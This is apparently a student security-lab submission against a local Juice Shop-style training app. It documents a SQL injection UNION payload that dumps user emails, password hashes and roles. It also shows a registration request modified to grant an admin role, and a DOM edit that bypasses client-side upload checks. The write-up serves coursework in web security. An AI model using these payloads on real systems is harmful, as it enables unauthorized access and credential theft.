Q1 Study Group Information

0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Laurie Williams, lawilli3) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 Create an Admin User

42 Points

Attack Goal: Use the `Not yet a customer?` form to create a new user that is registered as an *admin* user role.

Q2.1 Steps

21 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - At first we have created a new user using "Not yet a customer?" option on the login page. In the network tab, we have observed that a parameter called "role" is being passed as "customer" for this user.

Step 2 - Since the "role" parameter is related to a user we have hit the below endpoint to see all types of roles in the table "users" which contains users info (as per our discovery in the previous workshop)

http://localhost:3000/rest/products/search?q=xyz')) UNION SELECT email, password, role, '4', '5', '6', '7', '8', '9' FROM users--

Here in the output, we have noticed a role named "admin". Now our target is to create a new user with this role.

Step 3 - From the step 1 request in the network tab, we have done a "Copy as fetch" to copy the payload.

Step 4 - In that payload, we have modified parameters with our desired user details added a parameter named role as "admin" as shown in the below screenshot, and ran it. It ran successfully creating a new user with 'admin' privileges.

Step 5 - We have verified it by logging into "http://localhost:3000/#/administration" using our new user which is an admin.

Fetch payload we used:

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-GB,en-US;q=0.9,en;q=0.8,te;q=0.7",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": "\"macOS\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"email\":\"sample@test.com\",\"password\":\"abcde\",\"passwordRepeat\":\"abcde\",\"role\":\"admin\",\"securityQuestion\":{\"id\":1,\"question\":\"Your eldest siblings middle name?\",\"createdAt\":\"2022-01-26T19:41:16.319Z\",\"updatedAt\":\"2022-01-26T19:41:16.319Z\"},\"securityAnswer\":\"abc\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```


Q2.2 Attack

21 Points

Upload an image/screenshot of your successful attack:

▾ Screenshot 2022-01-25 at 7.27.16 PM.png

⬇ Download




localhost:3000/#/login
Dimensions: Res... 383 × 734 100%
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
100 ms 200 ms 300 ms 400 ms 500 ms 600 ms 700 ms 800 ms 900 ms 1000 ms
Name
Users/
SecurityAnswers/
application-config...
3 requests 1.5 kB trar
Headers Payload Preview Response Initiator Timing Cookies
Login
Email
Password
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?

```
▾{status: "success", data: {username: "", role: "customer", deluxeToken: "", lastLoginIp: "0.0.0.0",…}}
  ▾data: {username: "", role: "customer", deluxeToken: "", lastLoginIp: "0.0.0.0",…}
      createdAt: "2022-01-26T00:27:00.516Z"
      deletedAt: null
      deluxeToken: ""
      email: "sample@test.com"
      id: 18
      isActive: true
      lastLoginIp: "0.0.0.0"
      profileImage: "/assets/public/images/uploads/default.svg"
      role: "customer"
      updatedAt: "2022-01-26T00:27:00.516Z"
      username: ""
    status: "success"
```

▾ Screenshot 2022-01-25 at 7.27.35 PM.png

⬇ Download




localhost:3000/rest/products/search?q=xyz%27))%20UNION%20SELECT%20email,%20password,%20role,%20%274%27,%20%275...

```
{"status":"success","data":
[{"id":"J12934@wolfpa.ck","name":"3c2abc04e4a6ea8f1327d0aae3714b7d","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"accountant@wolfpa.ck","name":"7f6db0e0f66e6c1a06ec39489158c7e9","description":"accounting","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt
":"9"},
{"id":"admin@wolfpa.ck","name":"0192023a7bbd73250516f069df18b500","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"amy@wolfpa.ck","name":"030f05e45e30710c3ad3c32f00de0473","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"bender@wolfpa.ck","name":"0c36e517e3fa95aabf1bbffc6744a4ef","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}
,
{"id":"bjoern.kimminich@gmail.com","name":"6edd9d726cbdc873c539e41ae8757b8c","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedA
t":"9"},
{"id":"bjoern@owasp.org","name":"9283f1b2e9669749081963be0462e466","description":"deluxe","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"bjoern@wolfpa.ck","name":"7f311911af16fa8f418dd1a3051d6810","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"chris.pike@wolfpa.ck","name":"10a783b9ed19ea1c67c3a27699f0095b","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":
"9"},
{"id":"ciso@wolfpa.ck","name":"861917d5fa5f1172f931dc700d81a8fb","description":"deluxe","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"demo","name":"fe01ce2a7fbac8fafaed7c982a04e229","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"jim@wolfpa.ck","name":"e541ca7ecf72b8d1286474fc613e5e45","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"mc.safesearch@wolfpa.ck","name":"b03f4b0ba8b458fa0acdc02cdb953bc8","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedA
t":"9"},
{"id":"morty@wolfpa.ck","name":"f2f933d0bb0ba057bc8e33b8ebd6d9e8","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"support@wolfpa.ck","name":"d57386e76107100a7d6c2782978b2e7b","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":"uvogin@wolfpa.ck","name":"05f92148b4b60f7dacd04cceebb8f1af","description":"customer","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}
,
{"id":"wurstbrot@wolfpa.ck","name":"9ad5b0492bbe528583e128d2a8941de4","description":"admin","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}
]}
```

▾ Screenshot 2022-01-25 at 7.31.02 PM.png

⬇ Download



localhost:3000/#/login
Dimensions: Res... 383 x 734 100%
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
Login
Email
Password
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Name
Headers Payload Preview Response Initiator Timing Cookies
15 requests 5.6 kB tr

```
?EIO=3&transport...
?EIO=3&transport...
?EIO=3&transport...
?EIO=3&transport...
?EIO=3&transport...
application-config...
application-config...
continue-code
nXMWVEXpqygIP...
SecurityAnswers/
SecurityAnswers/
Users/
Users/
Users/
Users/
```

```
▾{status: "success", data: {username: "", deluxeToken: "", lastLoginIp: "0.0.0.0",…}}
  ▾data: {username: "", deluxeToken: "", lastLoginIp: "0.0.0.0",…}
     createdAt: "2022-01-26T00:30:49.333Z"
     deletedAt: null
     deluxeToken: ""
     email: "sample@test.com"
     id: 18
     isActive: true
     lastLoginIp: "0.0.0.0"
     profileImage: "/assets/public/images/uploads/default.svg"
     role: "admin"
     updatedAt: "2022-01-26T00:30:49.333Z"
     username: ""
   status: "success"
```

▾ Screenshot 2022-01-25 at 7.31.37 PM.png


Download



```
  Console was cleared                                                                         VM3050:1
< undefined
⊗ ▸GET http://localhost:3000/socket.io/?EIO=3&transport=polling&t=NwJosGN net::ERR_CONNECTION_REFUSED    polyfills-es2015.js:1
⊗ ▸GET http://localhost:3000/socket.io/?EIO=3&transport=polling&t=NwJosf6 net::ERR_CONNECTION_REFUSED    polyfills-es2015.js:1
> fetch("http://localhost:3000/api/Users/", {
    "headers": {
      "accept": "application/json, text/plain, */*",
      "accept-language": "en-US,en;q=0.9",
      "content-type": "application/json",
      "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
      "sec-ch-ua-mobile": "?1",
      "sec-ch-ua-platform": "\"Android\"",
      "sec-fetch-dest": "empty",
      "sec-fetch-mode": "cors",
      "sec-fetch-site": "same-origin"
    },
    "referrer": "http://localhost:3000/",
    "referrerPolicy": "strict-origin-when-cross-origin",
    "body": "
  {\"email\":\"sample@test.com\",\"role\":\"admin\",\"password\":\"demodemo\",\"passwordRepeat\":\"demodemo\",\"securityQuestion\
  ":{\"id\":6,\"question\":\"Paternal grandmother's first name?\",\"createdAt\":\"2022-01-
  26T00:21:48.072Z\",\"updatedAt\":\"2022-01-26T00:21:48.072Z\"},\"securityAnswer\":\"test\"}",
    "method": "POST",
    "mode": "cors",
    "credentials": "include"
  });
< ▸Promise {<pending>}
> |
```

▾ Screenshot 2022-01-25 at 7.35.28 PM.png

Download



Administration

Registered Users

- admin@wolfpa.ck
- jim@wolfpa.ck
- bender@wolfpa.ck
- bjoern.kimminich@gmail.com
- ciso@wolfpa.ck
- support@wolfpa.ck
- morty@wolfpa.ck
- mc.safesearch@wolfpa.ck
- J12934@wolfpa.ck

Customer Feedback

1	I love this shop! Best products in town! Highly recommended! (***in@wolfpa.ck)
2	Great shop! Awesome service! (***@wolfpa.ck)
3	Nothing useful available here! (***der@wolfpa.ck)
	Incompetent customer support! Can't even upload photo of broken purchase!…
	This is **the** store for awesome stuff of all kinds! (anonymous)
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)
	Keep up the good work! (anonymous)

Q3 Upload Non-PDF/ZIP File

42 Points

Attack Goal: Upload a non-PDF, non-ZIP file using the *Complaint* form.

Q3.1 Steps

21 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - After navigating to the complaint page, we have performed "Inspect Element" on the "Choose file" button. And in the browser DOM we have observed that it is only accepting .pdf and .zip format. Here we have added a .txt format also to get accepted.

Step 2 - Now we have uploaded a .txt file and the submit button is still inactive showing an error message as "Forbidden file type. Only PDF, ZIP allowed". In order to enable the submit button, we have inspected that "Submit" button in the browser and removed the disabled="true" in its HTML displayed in the browser DOM.

Step 3 - Now that the submit button is active we have clicked on the submit button and successfully bypassed all the client-side restrictions.

Step 4 - We have confirmed the same from the network tab by checking the success response from the Complaint endpoint.


Q3.2 Attack

21 Points

Upload an image/screenshot of your successful attack:

Screenshot 2022-01-26 at 7.58.40 AM.png

Download



localhost:3000/#/complain

Dimensions: Res… 383 × 734 100%

Complaint

Forbidden file type. Only PDF, ZIP allowed.

Customer: demo

Message: test message

Max. 160 characters 12/160

Invoice: Choose file dfs_brute_force_output.txt

Submit


```
▸<app-welcome _ngcontent-hao-c243 _nghost-hao-c242>…</app-welcome>
 <router-outlet _ngcontent-hao-c243></router-outlet>
▾<app-complaint _nghost-hao-c168 class="ng-star-inserted">
  ▾<div _ngcontent-hao-c168 fxlayoutalign="center" style="place-content: stretch center; ali
  gn-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;"> flex
    ▾<mat-card _ngcontent-hao-c168 class="mat-card mat-focus-indicator mat-elevation-z6">
       <h1 _ngcontent-hao-c168 translate>Complaint</h1>
       <div _ngcontent-hao-c168 class="confirmation" hidden></div>
       <div _ngcontent-hao-c168 class="error fileUploadError ng-star-inserted">Forbidden
       file type. Only PDF, ZIP allowed. </div>
       <!---->
       <!---->
      ▾<div _ngcontent-hao-c168 id="complaint-form" class="form-container"> flex
        ▸<mat-form-field _ngcontent-hao-c168 appearance="outline" color="accent" class="mat-f
        orm-field ng-tns-c123-20 mat-accent mat-form-field-type-mat-input mat-form-field-appe
        arance-outline mat-form-field-can-float mat-form-field-has-label mat-form-field-disab
        led ng-untouched ng-pristine mat-form-field-should-float">…</mat-form-field>
        ▸<mat-form-field _ngcontent-hao-c168 appearance="outline" color="accent" class="mat-f
        orm-field ng-tns-c123-21 mat-accent mat-form-field-type-mat-input mat-form-field-appe
        arance-outline mat-form-field-can-float mat-form-field-has-label ng-touched mat-form-
        field-should-float ng-dirty ng-valid">…</mat-form-field>
        ▾<div _ngcontent-hao-c168 style="margin-top: 15px;">
          ▸<label _ngcontent-hao-c168 for="file" translate>…</label>
           <input _ngcontent-hao-c168 ng2fileselect id="file" type="file" accept=".pdf,.zip,.
           txt" aria-label="Input area for uploading a single invoice PDF or XML B2B order fi
           le or a ZIP archive containing multiple invoices or orders<!---->" style="margin-l
           eft: 10px;">
         </div>
       </div>
…    ▾<button _ngcontent-hao-c168 type="submit" id="submitButton" mat-raised-button color="p
     rimary" aria-label="Button to send the complaint" class="mat-focus-indicator mat-raised
     -button mat-button-base mat-primary"> == $0
        ▸<span class="mat-button-wrapper">…</span>
         <div matripple class="mat-ripple mat-button-ripple"></div>
         <div class="mat-button-focus-overlay"></div>
       </button>
     </mat-card>
   </div>
 </app-complaint>
 <!---->
</mat-sidenav-content>
<!---->
</mat-sidenav-container>
</div>
</app-root>
<script src="runtime-es2015.js" type="module"></script>
<script src="runtime-es5.js" nomodule defer></script>
<script src="polyfills-es5.js" nomodule defer></script>
<script src="polyfills-es2015.js" type="module"></script>
```

… icator.mat-elevation-z6 button#submitButton.mat-focus-indicator.mat-raised-button.mat-button-base.mat-primary …

```
element.style {
}
#submitButton[_ngcontent-hao-c168] {                 <style>
   margin-left: 20%;
   margin-top: 30px;
   width: 60%;
}
.mat-card>:last-child:not(.mat-card-                 <style>
footer), .mat-card-content>:last-
child:not(.mat-card-footer) {
   margin-bottom: 0;
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
raised-button:not([class*=mat-
elevation-z]) {
   box-shadow:
      0 3px 1px -2px rgb(0 0 0 / 20%),
      0 2px 2px 0 rgb(0 0 0 / 14%),
      0 1px 5px 0 rgb(0 0 0 / 12%);
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
fab.mat-primary, .bluegrey-
lightgreen-theme .mat-flat-button.mat-primary,
.bluegrey-lightgreen-theme .mat-mini-fab.mat-
primary, .bluegrey-lightgreen-theme .mat-raised-
button.mat-primary {
   background-color: #d50000;
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
fab.mat-accent, .bluegrey-
lightgreen-theme .mat-fab.mat-primary,
.bluegrey-lightgreen-theme .mat-fab.mat-warn,
.bluegrey-lightgreen-theme .mat-flat-button.mat-
accent, .bluegrey-lightgreen-theme .mat-flat-
button.mat-primary, .bluegrey-lightgreen-theme
.mat-flat-button.mat-warn, .bluegrey-lightgreen-
theme .mat-mini-fab.mat-accent, .bluegrey-
lightgreen-theme .mat-mini-fab.mat-primary,
.bluegrey-lightgreen-theme .mat-mini-fab.mat-
warn, .bluegrey-lightgreen-theme .mat-raised-
button.mat-accent, .bluegrey-lightgreen-theme
.mat-raised-button.mat-primary, .bluegrey-
lightgreen-theme .mat-raised-button.mat-warn {
   color: #fff;
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
fab, .bluegrey-lightgreen-theme
.mat-flat-button, .bluegrey-lightgreen-theme
.mat-mini-fab, .bluegrey-lightgreen-theme .mat-
raised-button {
   ~~color: #fff;~~
   ~~background-color: #424242;~~
```

Screenshot 2022-01-26 at 7.58.45 AM.png

Download



localhost:3000/#/complain

Dimensions: Res… 383 × 734 100%

Complaint

Customer support will get in touch with you soon! Your complaint reference is #11

Customer: demo

Message

Max. 160 characters 0/160

Invoice: Choose file No file chosen

Submit

